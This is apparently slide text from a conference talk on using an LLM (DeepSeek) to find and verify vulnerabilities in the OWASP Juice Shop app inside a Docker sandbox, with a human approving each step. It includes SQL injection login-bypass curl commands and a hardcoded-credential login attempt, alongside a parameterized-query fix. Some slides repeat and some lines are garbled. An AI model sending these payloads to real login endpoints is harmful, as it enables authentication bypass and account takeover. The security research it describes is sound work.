- Build a sandbox for verify.
- Find a left on AST tree.
- Go through AST tree to the root.



Human in the loop? > Autonomy slider



Human in the loop? > Autonomy slider

How to build sandbox	Get Readme content
	Prompt template and LLM
Find a left node on AST tree and analysis the content for security	Get information for docker(to start sandbox) and URL as localhost:3000
	Get a specific function on AST, through MCP or function call ...
Trace back to the top, where the URL is build	Prompt template and LLM
	Get information on vul, and command with Curl for POC
	Go through AST function, ask LLM assume the left function has a vul, is it secure?
	Prompt template and LLM
	Get information and refine POC command with curl

The table colored with Google Agent white paper for “where” the things happened.



Human in the loop? > Autonomy slider

Recommended Fix

The code should use parameterized queries instead of string interpolation:

```
javascript
models.sequelize.query(
  'SELECT * FROM Users WHERE email = ? AND password = ? AND deletedAt IS NULL',
  {
    model: UserModel,
    plain: true,
    replacements: [
      req.body.email || '',
      security.hash(req.body.password) || ''
    ]
  }
)

Or using Sequelize's built-in query builder methods would be even safer.
```

Additional Security Recommendations

1. Implement input validation for the email field
2. Consider using ORM methods (like `UserModel.findOne()`) instead of raw queries
3. Implement rate limiting to prevent brute force attacks
4. Ensure proper error handling that doesn't expose database details


This vulnerability is particularly dangerous in a login function as it could allow attackers to bypass authentication entirely.

Here is my own new development cycle as “revolution”. Starts with talking with LLM in chat box.

Web coding in LLM chat box

Vibe coding with LLM but human in loop as Y/N for POC

Running on CI framework, scaling



Human in the loop? > Autonomy slider

Recommended Fix
The code should use parameterized queries instead of string interpolation:

```
javascript
models.sequelize.query(
  'SELECT * FROM Users WHERE email = ? AND password = ? AND deletedAt IS NULL',
  {
    model: UserModel,
    plain: true,
    replacements: [
      req.body.email || '',
      security.hash(req.body.password) || ''
    ]
  }
)

Or using Sequelize's built-in query builder methods would be even safer.

Additional Security Recommendations
1. Implement input validation for the email field
2. Consider using ORM methods (like UserModel.findOne()) instead of raw SQL
3. Implement rate limiting to prevent brute force attacks
4. Ensure proper error handling that doesn't expose database details

This vulnerability is particularly dangerous in a login function as it could allow authentication entirely.
```

JSON Output:

```
json
{
  "analysis": "The login function contains a critical SQL Injection vulnerability due to unsanitized user input in a raw SQL query. Additionally, hardcoded credentials in `verifyPreLoginChallenges()` allow trivial authentication bypass. A logic flaw skips TOTP validation if `totpSecret` is empty, and a race condition exists in the ephemeral accountant challenge.",
  "confidence_score": 9,
  "vulnerability_types": ["SQL Injection", "Hardcoded Credentials", "2FA Bypass", "Race Condition"],
  "poc": {
    "SQL Injection": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '{"email":"admin@example.com\\' OR 1=1--\\", "password\":\"anything\"}'",
    "Hardcoded Credentials": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '{"email\":\"support@example.com\", \"password\":\"J6aVjTg0pRs@?5l!Zkq2AYnCE@RF$P\"}'"
  }
}
```


Adding your system prompt, to see if it works.

We need structured data for autonomy considering.

Web coding in LLM chat box

Vibe coding with LLM but human in loop as Y/N for POC

Running on CI framework, scaling



Human in the loop? > Autonomy slider

Recommended Fix
The code should use parameterized queries instead of string interpolation:

```
javascript
models.sequelize.query(
  'SELECT * FROM Users WHERE email = ? AND password = ? AND deletedAt IS NULL',
  {
    model: UserModel,
    plain: true,
    replacements: [
      req.body.email || '',
      security.hash(req.body.password) || ''
    ]
  }
)

Or using Sequelize's built-in query builder methods would be even safer.

Additional Security Recommendations
1. Implement input validation for the email field
2. Consider using ORM methods (like UserModel.findOne()) instead of raw SQL
3. Implement rate limiting to prevent brute force attacks
4. Ensure proper error handling that doesn't expose database details

This vulnerability is particularly dangerous in a login function as it could allow authentication entirely.
```

Some content has been disabled in this document

```
docker run -d -p 3000:3000 --name juice-shop bkimminich/juice-shop
```

invoke DeepSeek with prompt, for specific login function

```
curl -X POST 'http://target.com/login' -H 'Content-Type: application/json' -d '{"email":"admin@domain.com' OR 1=1--", "password":"anypassword"}'
```

cache deep seek response

analyze

```
{
  "analysis": "The login function contains a critical SQL Injected user input in a raw SQL query. Additionally, hardcoded credentials() allow trivial authentication bypass. A logic flaw skip if 't' is empty, and a race condition exists in the ephemeral account table.",
  "model": UserModel,
  "plain": true,
  "replacements": [
    req.body.email || '',
    security.hash(req.body.password) || ''
  ],
  "confidence_score": 9,
  "vulnerability_types": ["SQL Injection", "Hardcoded Credential on"]
}
```

invoke DeepSeek with prompt for entry as server.ts

```
curl -X POST 'http://localhost:3000/rest/user/login' -H 'Content-Type: application/json' -d '{"email":"support@example.com", "password":"1234567890"}'
```

cache deep seek response

poc

```
"poc": {
  "SQL Injection": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '{\"email\":\"admin@example.com\\' OR 1=1--\", \"password\":\"anypassword\"}'",
  "Hardcoded Credentials": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '{\"email\":\"support@example.com\", \"password\":\"1234567890\"}'"
}
```

```
curl -X POST 'http://localhost:3000/rest/user/login' -H 'Content-Type: application/json' -d '{"email":"admin@juice-sh.op' OR 1=1--", "password":"anypassword"}'
```

Web coding in LLM chat box

Vibe coding with LLM but human in loop as Y/N for POC

Running on CI framework, scaling

Then comes to the “Y/N” button session.

As you can see markdown with bash here, I copied it into terminal, plays role as “Y/N” in terminal.



Human in the loop? > Autonomy slider

Recommended Fix
The code should use parameterized queries instead of string interpolation:

```
javascript
models.Sequelize.query(
  'SELECT * FROM Users WHERE email = ? AND password = ? AND deletedAt IS NULL',
  {
    model: UserModel,
    plain: true,
    replacements: [
      req.body.email || '',
      security.hash(req.body.password) || ''
    ]
  }
)
```

Or using Sequelize's built-in query builder methods would be even safer.

Additional Security Recommendations

1. Implement input validation for the email field
2. Consider using ORM methods (like `UserModel.findOne()`) instead of raw SQL
3. Implement rate limiting to prevent brute force attacks
4. Ensure proper error handling that doesn't expose database details

This vulnerability is particularly dangerous in a login function as it could allow authentication entirely.

Some content has been disabled in this document

invoke DeepSeek with prompt, for specific login function

```
curl -X POST 'http://target.com/login' -H 'Content-Type: application/json' -d '{"email":"admin@domain.com" OR 1=1--", "password":"any password"}
```

cache deep seek response

confidence score: 9, vulnerability types: ["SQL Injection", "Hardcoded Credential on"], poc: { "SQL Injection": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '(\\"email\\":\\"admin@example.com\\\" OR 1=1--\", \\"password\\":\\"Hardcoded Credentials\\": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '(\\"email\\":\\"support@example.com\\\", \\"password\\":\\"12345\\\"}'" }

invoke DeepSeek with prompt for entry as server.ts

```
curl -X POST 'http://localhost:3000/rest/user/login' -H 'Content-Type: application/json' -d '(\\"email\\":\\"admin@juice-shop.com\\\" OR 1=1--\", \\"password\\":\\"any password\\")'
```

cache deep seek response

poc: { "Hardcoded Credentials": "curl -X POST http://target.com/login -H 'Content-Type: application/json' -d '(\\"email\\":\\"support@example.com\\\", \\"password\\":\\"12345\\\")'" }

```
curl -X POST 'http://localhost:3000/rest/user/login' -H 'Content-Type: application/json' -d '(\\"email\\":\\"admin@juice-shop.com\\\" OR 1=1--\", \\"password\\":\\"any password\\")'
```

Summary

Jobs

manual-job

Run details

Usage

Workflow file

Web coding in LLM chat box

Vibe coding with LLM but human in loop as Y/N for POC

Running on CI framework, scaling

The final will be “yes for all”.

Once I asked my friends for feedback on my “Y/N” demo session.

“You copied everything from markdown, it’s not automatic”.



Summary

Peer coding with LLM, Peer investigating with LLM.

From chat box(manual) to 100% automatic, as autonomy slider:

Boundary:

Make a sandbox to limit the scope.


Test Driven: Think how to verify before start automatic.

The more you can automatic, the more you can scale.

After 100% automatic, enjoy scale effect.

Or take another point of view, we collaborate remotely through github, we talk to each other by a GitHub ID. It's not bad for having LLM as a new member of our community, right?

Or Dependency bot, we are familiar with it, right?



COMMUNITY
THE ASF CONFERENCE
CODE

Thanks

Sam Yuan/Yi Yuan

Github ID: SamYuan1990

Apache
brpc
COPU
DeepSeek v3
Jerry Tan
juice shop
vulnhuntr
...

